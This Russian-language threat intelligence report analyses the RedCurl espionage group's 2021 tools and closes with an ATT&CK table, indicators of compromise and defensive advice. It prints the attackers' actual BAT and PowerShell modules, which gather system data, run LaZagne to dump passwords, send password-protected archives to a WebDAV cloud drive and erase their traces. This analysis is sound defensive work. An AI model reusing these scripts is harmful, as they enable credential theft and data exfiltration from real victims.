
Как уже было сказано ранее, движение внутри инфраструктуры организации осуществляется за счет создания на общих сетевых дисках LNK-файлов, имитирующих под внутренние документы. Данный инструмент ранее применялся в атаках группы, однако он тоже претерпел серьезные изменения. К сожалению, в ходе исследования нам не удалось понять, какой именно инструмент в арсенале RedCurl производил заражение сетевых дисков, однако, опираясь на наш опыт исследования активности группы, мы делаем вывод, что заражение дисков осуществлялось посредством команды-модуля.

В первую очередь на зараженный сетевой диск попадает файл нулевого размера с названием **%GUID_PATTERN%.git** (данный файл мы обнаружили в WIM-образе). Файл содержит пять альтернативных потоков данных, среди которых четыре файла — изображения для файлов расширения **doc, jpg, pdf, xls** и один поток — это модифицированный модуль **RedCurl.Extractor**. Файлы с изображениями используются как иконки для создаваемых LNK-файлов.

После обнаружения потенциально интересного документа скрипт, ответственный за инфицирование сетевого диска, скрывает документ от пользователя и создает LNK-файл с таким же именем. Когда пользователь открывает вредоносный LNK, тот в свою очередь запускает **RedCurl.Extractor** с аргументом **-file** — путь до оригинального документа, который запустит **Extractor**:

```
shell32.dll,Control_RunDLL "%SHARES%\%DIR%\%GUID%.git:%RC_DROPPER_NAME%.dll" -file=%ORIG_DOC_NAME%
```

Таким образом, когда пользователь откроет LNK-файл с сетевого диска, на его устройстве будет запущен **RedCurl.Extractor**, который в свою очередь запустит оригинальный документ. Результат работы утилиты **stream**:



```
C:\Users\IEUser\Desktop\mplo.git:
: lkr.dll:$DATA 1029632
: _doc.ico:$DATA 120614
: _jpg.ico:$DATA 56904
: _pdf.ico:$DATA 304886
: _xls.ico:$DATA 120493
```

Рисунок 14. Содержимое .git - файла

Команды

Также как и в прошлых атаках, модули команд представляют собой BAT-сценарии, расширяющие функциональные возможности и позволяющие выполнять любые действия на зараженном устройстве. Их функциональные возможности ограничены только функциональными возможностями командного интерпретатора Windows, то есть они дают атакующим безграничную власть над зараженным устройством.

Как и предыдущие версии, команды продолжают записывать результат своей работы на легитимные облачные диски в архивах с паролем — это единственные инструменты в арсенале RedCurl, которые не перешли на бесплатный веб-хостинг. Для создания архива используется утилита **7z**, которую доставляют на зараженную систему при помощи модуля **RedCurl.Extractor**, пароль к архиву, в свою очередь, содержится в теле команды. Злоумышленники продолжают использовать инструменты **LaZagne** (<https://github.com/AlessandroZ/LaZagne>) и **ADEplorer** (<https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer>). Файлы загружаются на облачный диск при помощи PowerShell команд, которые продублированы несколько раз в одном модуле.

```
gci $env:appdata -recurse -force | Out-File .\%tdircurl%\!$_$env:computername.tmp;
$IsProxy = $True;
$var_paramproxy_01=(new-object System.Net.WebClient).Proxy.
GetProxy('http://www.msn.com').OriginalString;
if ($var_paramproxy_01 -eq 'http://www.msn.com') {$IsProxy =
$False};
$PS_WEBCLIENT_01 = New-Object -ComObject MSXML2.XMLHTTP;
if ($IsProxy -eq $True){
    $PS_WEBCLIENT_01.setProxy(2, $var_paramproxy_01, '');
};
$ADO_FILE_STREAM = New-Object -ComObject ADODB.Stream;
$ADO_FILE_STREAM.Open();
$ADO_FILE_STREAM.Type = 1;
Get-ChildItem ".\%tdircurl%" | Where-Object {
    $_.PSIsContainer -eq $false;
} | foreach {
    $ADO_FILE_STREAM.LoadFromFile($_.FullName);
    $ADO_FILE_BUFFER = $ADO_FILE_STREAM.Read();
    $PS_WEBCLIENT_01.Open('PUT', '%davstr%/%davfld%/' + $_.Name,
$False, '%slog%', '%spass%');
    $PS_WEBCLIENT_01.Send($ADO_FILE_BUFFER);
};
$PS_WEBCLIENT_01.Close;
ri .\%tdircurl% -recurse -force;
```

Как и в старых версиях, в некоторых командах есть стоп-лист, состоящий из списка “неинтересных” для злоумышленника устройств (содержит имена компьютеров). Ранее реализация проверки на стороне клиента было обусловлена тем, что за командами происходило обращение к публичным сетевым дискам, поэтому проверить на каком именно устройстве будет выполнена команда не представлялось возможным. Теперь эту проверку можно осуществить на стороне сервера, так как команды отдаются с подконтрольных веб-хостингов, но RedCurl проигнорировали такую возможность, скорее всего, снова по причине сжатых сроков разработки инструментов. В случае, когда имя компьютера находится в стоп-листе, модуль с командой завершает свою работу. Все необходимые данные такие как пароли для архивов, логин, пароль и адрес облачного сервиса находятся в начале файла в незашифрованном виде.

```
if %pc%==%computername% goto start
set pc=SOME_COMPUTERNAME
if %pc%==%computername% goto start
goto stop
:start
if not defined syspack set syspack=syspack.exe
set mlog="login"
set mpass="pass"
set packpass="packpass"
set packpass2="packpass2"
set davfld=PBX
set davstr=hXXps://dav.box[.]com/dav
set dnfile=lz243p.tmp
```

Команды во время запуска могут создавать временные директории для сохранения результата своей работы. В качестве рабочей директории выступает папка модуля **RedCurl.FSABIN**. Имена директорий генерируются по шаблону — **temp[0-9]{2,4}**. Информация о зараженной машине собирается при помощи стандартных утилит. Результат работы перенаправляется в файлы во временную директорию с модулем.

```
mkdir temp051
systeminfo>>temp051\sys.txt
whoami /ALL>>temp051\whoami.txt
net use>>temp051\net.txt
wmic logicaldisk get description,name,Size>>temp051\disks.txt
```

Команда представляет BAT-сценарий, в нее может быть встроен скрипт PowerShell. Так, например, список файлов и папок может быть собран при помощи следующих команд:

```
Get-ChildItem "C:\\" -Recurse -Force | Out-File -FilePath ".\temp051\C.tmp";
Get-ChildItem "D:\\" -Recurse -Force | Out-File -FilePath ".\temp051\D.tmp";
```

Собранная информация добавляется в архив с паролем и отправляется на сервер при помощи выше рассмотренного сценария.

```
set tdircurl=temp%random%
mkdir %tdircurl%
%syspack% a -p%ppass% -mhe=on -sdel -y %tdircurl%\%computername%_
inf_%random%.tmp temp051
```

Обратите внимание на переменную **ppass**, мы еще к ней вернемся. После сбора базовой информации о системе, команда загружает с того же сетевого диска архив с необходимыми утилитами.

```
$IsProxy = $True;
$var_paramproxy_01=(new-object System.Net.WebClient).Proxy.
GetProxy('http://www.msn.com').OriginalString;
if ($var_paramproxy_01 -eq 'http://www.msn.com') {$IsProxy =
$False};
$PS_WEBCLIENT_01 = New-Object -ComObject MSXML2.XMLHTTP;
if ($IsProxy -eq $True) {
$PS_WEBCLIENT_01.setProxy(2, $var_paramproxy_01, '');
};
$PS_WEBCLIENT_01.Open('GET', '%davstr%/davfld%/dnfile%', $False,
'mlog', 'mpass');
$PS_WEBCLIENT_01.Send();
if($PS_WEBCLIENT_01.status -ne "404") {
$PS_WEBCLIENT_01.responseBody | Set-Content '.\dnfile%'
-Encoding Byte;
};
```

Если загрузка завершилась успешно, команда продолжит свое выполнение. Из архива будут извлечены файлы и при помощи интерпретатора Python будет запущен инструмент **LaZagne**. Извлеченные при помощи утилиты данные добавляются в архив с паролем и отправляются на облачный диск.

```
if not exist %dnfile% goto end2

%syspack% x -aoa -p%packpass2% %dnfile% -opython2
dir python2>>temp028\log.txt
dir python2\lz>>temp028\log1.txt
cd python2
python.exe lz\lz.py all>>..\temp028\pw.txt 2>&1
timeout /T 10
python.exe lz\lz.py all>>..\temp028\pw1.txt
timeout /T 10
cd ..\

set tdircurl=temp%random%c
mkdir %tdircurl%
%syspack% a -p%ppass% -mhe=on -sdel -y %tdircurl%\%computername%_
ps_%random%.tmp temp028
```

По завершению работы все созданные директории и модули будут удалены.

```
rd /S /Q %tdircurl%
del /F /Q ade.tmp
rd /S /Q temp011
del /F /Q lz243p.tmp
rd /S /Q temp028
rd /S /Q python2
:stop
del %0
:end2
del %0
```

Теперь интересный момент: как вы помните, выше мы акцентировали внимание на переменной **ppass**. Дело в том, что скрипт выше не задает эту переменную и по умолчанию в системе ее нет. И вновь мы предполагаем, что разработчики спешили с созданием модулей и совершили логическую ошибку: вместо **ppass** должна была использоваться переменная **packpass**:

```
...
set packpass=TiIua1LARZAX30nfY1hstcLo2sS5PmWKLPy6Z0zuS2
...
%syspack% a -p%ppass% -mhe=on -sdel -y %tdircurl%\%computename%_
inf_%random%.tmp temp051
...
%syspack% a -p%ppass% -mhe=on -sdel -y %tdircurl%\%computename%_
ps_%random%.tmp temp028
...
```

Из-за неверно указанной переменной окружения в качестве пароля будет использоваться не строка **TiIua1LARZAX30nfY1hstcLo2sS5PmWKLPy6Z0zuS2**, а строка **%ppass%**.

Как уже было указано выше, атакуемой организацией было замечено создание вредоносных LNK-файлов на сетевых дисках. Это значит, что как минимум в атаке участвовала еще одна обновленная команда — **ins/inst**. К сожалению, получить все используемые в данных атаках команды не удалось.

■ Заключение

В прошлом году специалисты Group-IB впервые заявили о том, что ими обнаружена новая русскоязычная группа, получившая имя RedCurl. С 2018 по 2020-й годы мы зафиксировали 26 атак этой группы, при этом команде Group-IB удалось идентифицировать 14 организаций-жертв из разных индустрий. Спустя 7 месяцев — уже в 2021 году — ее атаки возобновились. На этот раз мы фиксируем 4 атаки, в двух из которых идентифицированная жертва была атакована дважды. Это означает, что после долгого перерыва группа вернулась на арену кибершпионажа — наша система TI&A все чаще фиксирует появление обновленных инструментов группы in the wild. А это значит, что все большее количество компаний могут попадать в список жертв группы, проводящей качественные целевые атаки с целью кражи внутренних документов компаний. Команда Group-IB Threat Intelligence продолжит наблюдение за активностью RedCurl, однако учитывая возобновление активности группы, для минимизации вероятности быть атакованным хакерами RedCurl, мы традиционно приводим ниже перечень основных рекомендаций, которые необходимо выполнить ИТ-командам и службам безопасности компаний, независимо от их масштаба и профиля деятельности, для того чтобы защитить свои активы от посягательств RedCurl.

Для более глубокого понимания техник, тактик и процедур, которые используют в своих атаках RedCurl, мы традиционно публикуем матрицу MITRE ATT&CK (Adversarial Tactics, Techniques & Common Knowledge), данные в которой основаны на нашем собственном опыте реагирования и анализе атак группы.

MITRE ATT&CK® (RedCurl)

Тактика	Техника	Процедура
TA0001: Initial Access	T1566.002: Spearphishing link	Атакующие использовали фишинговые письма со ссылками на SFX-архивы, чтобы получить первоначальный доступ к целевому хосту
	T1204.002: Malicious File	Жертве необходимо запустить исполняемый файл, открыть LNK-, XLAM-, MHT- или JS-файл, чтобы начать процесс компрометации
	T1059.003: Windows Command Shell	Атакующие использовали cmd.exe для исполнения batch-скриптов
TA0002: Execution	T1059.001: PowerShell	Атакующие использовали сценарии PowerShell в ходе выполнения постэксплуатационных задач
	T1053.005: Scheduled Task	Атакующие создавали задачи в планировщике для обеспечения персистентности в скомпрометированных системах
	T1547.001: Registry Run Keys / Startup Folder	Атакующие создавали записи в разделе реестра HKCU\Software\Microsoft\Windows\CurrentVersion\Run для обеспечения персистентности в скомпрометированных системах
TA0003: Persistence	T1027: Obfuscated Files or Information	Атакующие использовали шифрование, а также кодировали PowerShell-команды в base64
	T1036.005: Match Legitimate Name or Location	Атакующие маскировали используемые сценарии и задачи в планировщике, используя схожие с легитимными имена
	T1070.004: File Deletion	Атакующие удаляли batch-скрипты сразу после исполнения
	T1564.001: Hidden Files and Directories	Атакующие добавляли атрибут «скрытый» вредоносным библиотекам и файлам, на которые указывали вредоносные LNK-файлы
	T1218.011: Rundll32	Атакующие использовали rundll32.exe для запуска RedCurl.Downloader, RedCurl.FSABIN, RedCurl.CHABIN1 и RedCurl.CHABI2
TA0005: Defense Evasion	T1003.001: LSASS Memory	Атакующие использовали LaZagne для извлечения паролей из энергозависимой памяти
	T1555.003: Credentials from Web Browsers	Атакующие использовали LaZagne для извлечения паролей, сохраненных веб-браузерами
	T1552.001: Credentials in Files	Атакующие использовали LaZagne для извлечения паролей, сохраненных в файлах
	T1552.002: Credentials in Registry	Атакующие использовали LaZagne для извлечения паролей, сохраненных в реестре
	T1056.002: GUI Input Capture	Атакующие использовали фишинговое всплывающее окно Microsoft Outlook для получения аутентификационных данных
TA0006: Credential Access	T1003.001: LSASS Memory	Атакующие использовали LaZagne для извлечения паролей из энергозависимой памяти
	T1555.003: Credentials from Web Browsers	Атакующие использовали LaZagne для извлечения паролей, сохраненных веб-браузерами
	T1552.001: Credentials in Files	Атакующие использовали LaZagne для извлечения паролей, сохраненных в файлах
	T1552.002: Credentials in Registry	Атакующие использовали LaZagne для извлечения паролей, сохраненных в реестре
	T1056.002: GUI Input Capture	Атакующие использовали фишинговое всплывающее окно Microsoft Outlook для получения аутентификационных данных

Тактика	Техника	Процедура
TA0007: Discovery	T1082: System Information Discovery	Атакующие осуществляли регулярный сбор информации о скомпрометированных системах
	T1035: Network Share Discovery	Атакующие собирали информацию о доступных скомпрометированным хостам сетевых дисках
	T1083: File and Directory Discovery	Атакующие собирали информацию об имеющихся на локальных и сетевых дисках файлах
	T1087.001: Local Account	Атакующие собирали информацию о локальных учетных записях
	T1087.002: Domain Account	Атакующие собирали информацию о доменных учетных записях
	T1087.003: Email Account	Атакующие собирали информацию об учетных записях электронной почты
TA0008: Lateral Movement	T1080: Taint Shared Content	Атакующие помещали на сетевые диски модифицированные LNK-файлы, что позволяло им осуществлять продвижение по сети
TA0009: Collection	T1119: Automated Collection	Атакующие использовали batch-скрипты для сбора данных
	T1005: Data from Local System	Атакующие осуществляли сбор данных с локальных дисков скомпрометированных систем
	T1039: Data from Network Shared Drive	Атакующие осуществляли сбор данных с сетевых дисков
	T1114.001: Local Email Collection	Атакующие осуществляли сбор электронной почтовой переписки
TA0011: Command and Control	T1102: Web Service	Атакующие использовали легитимные веб-сервисы для загрузки вредоносных batch-скриптов
	T1071.001: Web Protocols	Атакующие использовали протоколы HTTP, HTTPS и WebDav для осуществления сетевых соединений
	T1573.001: Symmetric Cryptography	Атакующие использовали AES-128 CBC для шифрования команд, передаваемых от сервера.
TA0010: Exfiltration	T1020: Automated Exfiltration	Атакующие использовали batch-скрипты для эксфильтрации данных
	T1537: Transfer Data to Cloud Account	Атакующие использовали облачные хранилища для копирования данных

Индикаторы компрометации

Domains:

```
prosmanf.mygamesonline[.]org
icnfgfoot.c1[.]biz
gtdsvcop.***[.]eu
plomfroutr.c1[.]biz
```

RedCurl.Downloader:

```
Filename: %APPDATA%\MTLK%COMPUTERNAME%\paran%USERNAME%.dll
MD5: 154770dbaffd98289e8e6d70bd59b2b9
SHA1: 86b47e687e35b2a2cce185daf25fca7a0073b544
SHA256: 13332ecfa468d7fd57ef373b372e0f98c9a8dc60e8a9570cb7a9c0437583338c
PE Timestamp: Tuesday, 25.05.2021 06:25:11 UTC
Size: 123904 bytes
```

```
Filename: RSjHQ.dll
MD5: 5adda7acabb5c3bb7ddf75a4ab6285c6
SHA1: cab5621cc4eed54be43b5b29fd6e4a25509105b
SHA256: 713a21d878c61bd9eace2a2f32f654c8ebf1534ec45c3e47f62b000a96336700
PE Timestamp: Tuesday, 29.06.2021 10:48:56 UTC
Size: 123904 bytes
```

RedCurl.Extractor:

```
Filename: %APPDATA%\[a-z]{10}\.[a-z]{3}
MD5: fc55d2310e0831615d8c7c95ccb95325
SHA1: 0dd8168510a6cc55dc2f2126c59d0951d966a87a
SHA256: f635be0fc6ff1faf55a60fde5b3a0f273f1c8ed622e6915b9a2fb4ae0085b1d8
PE Timestamp: Tuesday, 25.05.2021 11:50:34 UTC
Size: 1025536 bytes
```

```
MD5: 34232c3210df2251820692885a3b3128
SHA1: 5a39a5269ba10fbc7fcadac9f01f54a2f14faee6
SHA256: b850c56109ba9ecadd5a6af3b764482cc814f7adba24d5a5c60a710e97f2b65f
PE Timestamp: Monday, 19.04.2021 13:52:20 UTC
Size: 1029632 bytes
```

RedCurl.FSABIN

Filename: %LOCALAPPDATA%\SubFileHistory\[a-z0-9]+.dll
MD5: d6f318f77d3399e12e3e17abcd45d1c5
SHA1: 373d0a0896a64fe61c7e13664e8f5f322d639e2f
SHA256: c0f04cefd10f1e65f342d9456a3cab4b2b1aab6523a4789147e6ef556a7e8585
PE Timestamp: Tuesday, 25.05.2021 11:50:24 UTC
Size: 130560 bytes

Filename: %APPDATA%\MUIControl\[a-z0-9]+.dll
MD5: b74963e673087369da5fbe113b131254
SHA1: 26c5925ab6d08a62e05922a04500b648bc0453c5
SHA256: 12ae4ed672f495619fa480477d4b83d058ad3764ecaf86cd490cd3ea689158bc
PE Timestamp: Monday, 19.04.2021 13:51:57 UTC
Size: 130560 bytes

Filename: %LOCALAPPDATA%\MemoryDiagnosticServices\[a-z0-9]+.dll
MD5: 2ba63190a59228000e4616c3bd716b49
SHA1: 839504fe83ae756fd67a8a52a9a9c345b4fbb531
SHA256: 2cbbda564a8e2cbcffdbab89b978cba561d42da1889de7c817d8e0cd663c3322
PE Timestamp: Wednesday, 28.04.2021 11:12:59 UTC
Size: 130560 bytes

MD5: 44341aedca34426e87da9dad3f547c11
SHA1: 38f90080c6a431eaf6ba947c6e85c3ce19380797
SHA256: cceef032c86d7ebac083c6506506fee8dd83475a10853e11bb133d2ec70115fe
PE Timestamp: Tuesday, 11.05.2021 09:44:12 UTC
Size: 130560 bytes

RedCurl.CHABIN1

Filename: %APPDATA%\AppIDStorage\convpolchk_b816871.dll
MD5: df8030fa5a34d22cb08a7814b63e282f
SHA1: 01a9a93954a6ae1c66fe82388c862b192e61270f
SHA256: 00d10d276f3684787302a826c44718af77ff41020e2fbaed24fbec893e1f2004
PE Timestamp: Wednesday, 28.04.2021 10:29:31 UTC
Size: 213504 bytes

Filename: mouseinpsync_98ab1ee.dll
MD5: 2d65238c24657d395309e5cd01d9a8b7
SHA1: 2dfce2fbdd44468aca08bf912b2ac33081015366
SHA256: d6b6211bf7725ebd9a221ba182320f2cf91a9a0a1b70f685e207be40278e8f80
PE Timestamp: Thursday, 15.04.2021 11:55:38 UTC
Size: 213504 bytes

Filename: oobedscvr_cf25318.dll
MD5: 58c3d684fec62e3fd23f1d8a9fb0efb
SHA1: e125d5585b30805860919930a7fb896b84a8c8b4
SHA256: 2310a5e1710b34c140d5a8a29c182efdeae224262498f9c51b9eb1e2b1c9aa8a
PE Timestamp: Tuesday, 11.05.2021 10:28:07 UTC
Size: 213504 bytes

RedCurl.CHABIN2

```
Filename: %APPDATA%\Microsoft\Provision\cellprovcntrl_0877cae.exe
MD5: 26047d1dd5529cbb74ac684a8ea1656c
SHA1: 57abca2f6fe00e6083cff74171d5efefb3eacebf
SHA256: da4a1247a9442b685b145c12c5c2aa0469d4826557699308eb69044d24a2df9a
PE Timestamp: Wednesday, 28.04.2021 10:29:42 UTC
Size: 130048 bytes

Filename: updorchtls_c30742b.exe
MD5: f9051aa264fba5b5c030f795418c2652
SHA1: f8c96760ee301baf2c24a4991e05eb3c2c155a49
SHA256: 25f10228706b12a5b91240f2606f78827a67655750a0dae53b1a7cd47c1efb63
PE Timestamp: Tuesday, 11.05.2021 10:28:30 UTC
Size: 130048 bytes
```

Windows Task Scheduler's Name:

```
Temp\UGTE%COMPUTERNAME%\apra%USERNAME%
FileHistory\FileHistory_[a-f0-9]+
MUI\LPRemove_[a-f0-9]+
```

File paths:

```
%APPDATA%\%COMPUTERNAME%.pdf
%APPDATA%\MTLK%COMPUTERNAME%\paran%USERNAME%.dll
%LOCALAPPDATA%\MemoryDiagnosticServices\[a-z0-9]+.dll
%LOCALAPPDATA%\MemoryDiagnosticServices\[a-z0-9]+.exe
%APPDATA%\AppIDStorage\convpolchk_b816871.dll
%APPDATA%\AppIDStorage\[a-z0-9]+.exe
%APPDATA%\Microsoft\Provision\cellprovcntrl_0877cae.exe
%APPDATA%\Microsoft\Provision\[a-z0-9]+.exe
%APPDATA%\MUIControl\[a-z0-9]+.dll
%APPDATA%\MUIControl\[a-z0-9]+.exe
%LOCALAPPDATA%\SubFileHistory\[a-z0-9]+.dll
%LOCALAPPDATA%\SubFileHistory\[a-z0-9]+.exe
```


Рекомендации



Традиционно в каждом аналитическом отчете, выпускаемом командой Group-IB Threat Intelligence, приводятся рекомендации по превентивным мерам защиты от атак исследуемых групп. В данном случае эксперты рекомендуют:

1. Используйте современные средства защиты электронной почты, чтобы не допустить первичную компрометацию. Мы рекомендуем ознакомиться с возможностями решения [Group-IB Atmosphere](#), эффективно противодействующего атакам подобного типа.
2. Проводите регулярные тренинги для персонала, позволяющие минимизировать влияние фишинга и его разновидностей.
3. Ограничьте доступ к ресурсам, предоставляющим бесплатный веб-хостинг или облачное хранилище, за исключением тех, которые используются в организации.
4. Убедитесь, что ваши средства защиты позволяют осуществлять проактивный поиск, который дает возможность выявлять не детектируемые угрозы.
5. Следите за созданием LNK-файлов в нетипичных расположениях, включая сетевые диски.
6. Осуществляйте мониторинг создаваемых в планировщике задач, особое внимание уделяйте тем, которые осуществляют запуск исполняемых файлов из %APPDATA% и ее поддиректорий.
7. Уделяйте особое внимание средствам для работы с Active Directory, включая встроенные инструменты, которые могут использоваться атакующими для разведки.
8. Следите за использованием команд и встроенных инструментов, часто используемых для сбора информации о системе и файлах.
9. Обращайте внимание на использование скриптов Python, особенно на тех хостах, где их использование не характерно.
10. Используйте данные киберразведки [Threat Intelligence & Attribution](#) для эффективного детектирования и проактивного поиска угроз.

ПРЕДОТВРАЩАЕМ И РАССЛЕУЕМ КИБЕРПРЕСТУПЛЕНИЯ С 2003 ГОДА



www.group-ib.ru
group-ib.ru/blog/

info@group-ib.ru
+7 495 984 33 64

twitter.com/groupib
facebook.com/group-ib

|GROUP|IB|